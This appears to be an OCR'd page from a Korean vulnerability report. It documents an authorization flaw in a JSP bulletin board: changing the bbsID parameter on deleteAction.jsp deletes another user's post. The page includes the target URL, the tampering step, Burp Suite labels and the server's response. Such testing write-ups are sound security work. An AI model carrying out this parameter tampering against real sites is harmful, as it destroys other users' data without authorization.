Vulnerability Discovery_19

Target


: http://124.60.4.10:9998/deleteAction.jsp

Payload

: 본인이 작성하지 않은 게시글도 전달되는 bbsID 파라미터 값(본인 게시글 9)을 다른 사용자가 작성한 번호로 수정하면 다른 사용자의 게시글(게시글 6) 삭제 가능

Impact

: 글 삭제시 작성자임을 제대로 검증하지 않고 넘어가면 접근할 수 없는 다른 데이터들을 삭제하거나 수정하여 무결성이 침해됨.


Response from http://124.60.4.10:9998/deleteAction.jsp?bbsID=9
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
Render
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 232
Date: Sun, 29 Jan 2023 05:25:34 GMT
Connection: close
<script>
location.href='bbs.jsp'
</script>
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>
JSP 게시판 사이트
</title>
</head>
<body>
</body>
</html>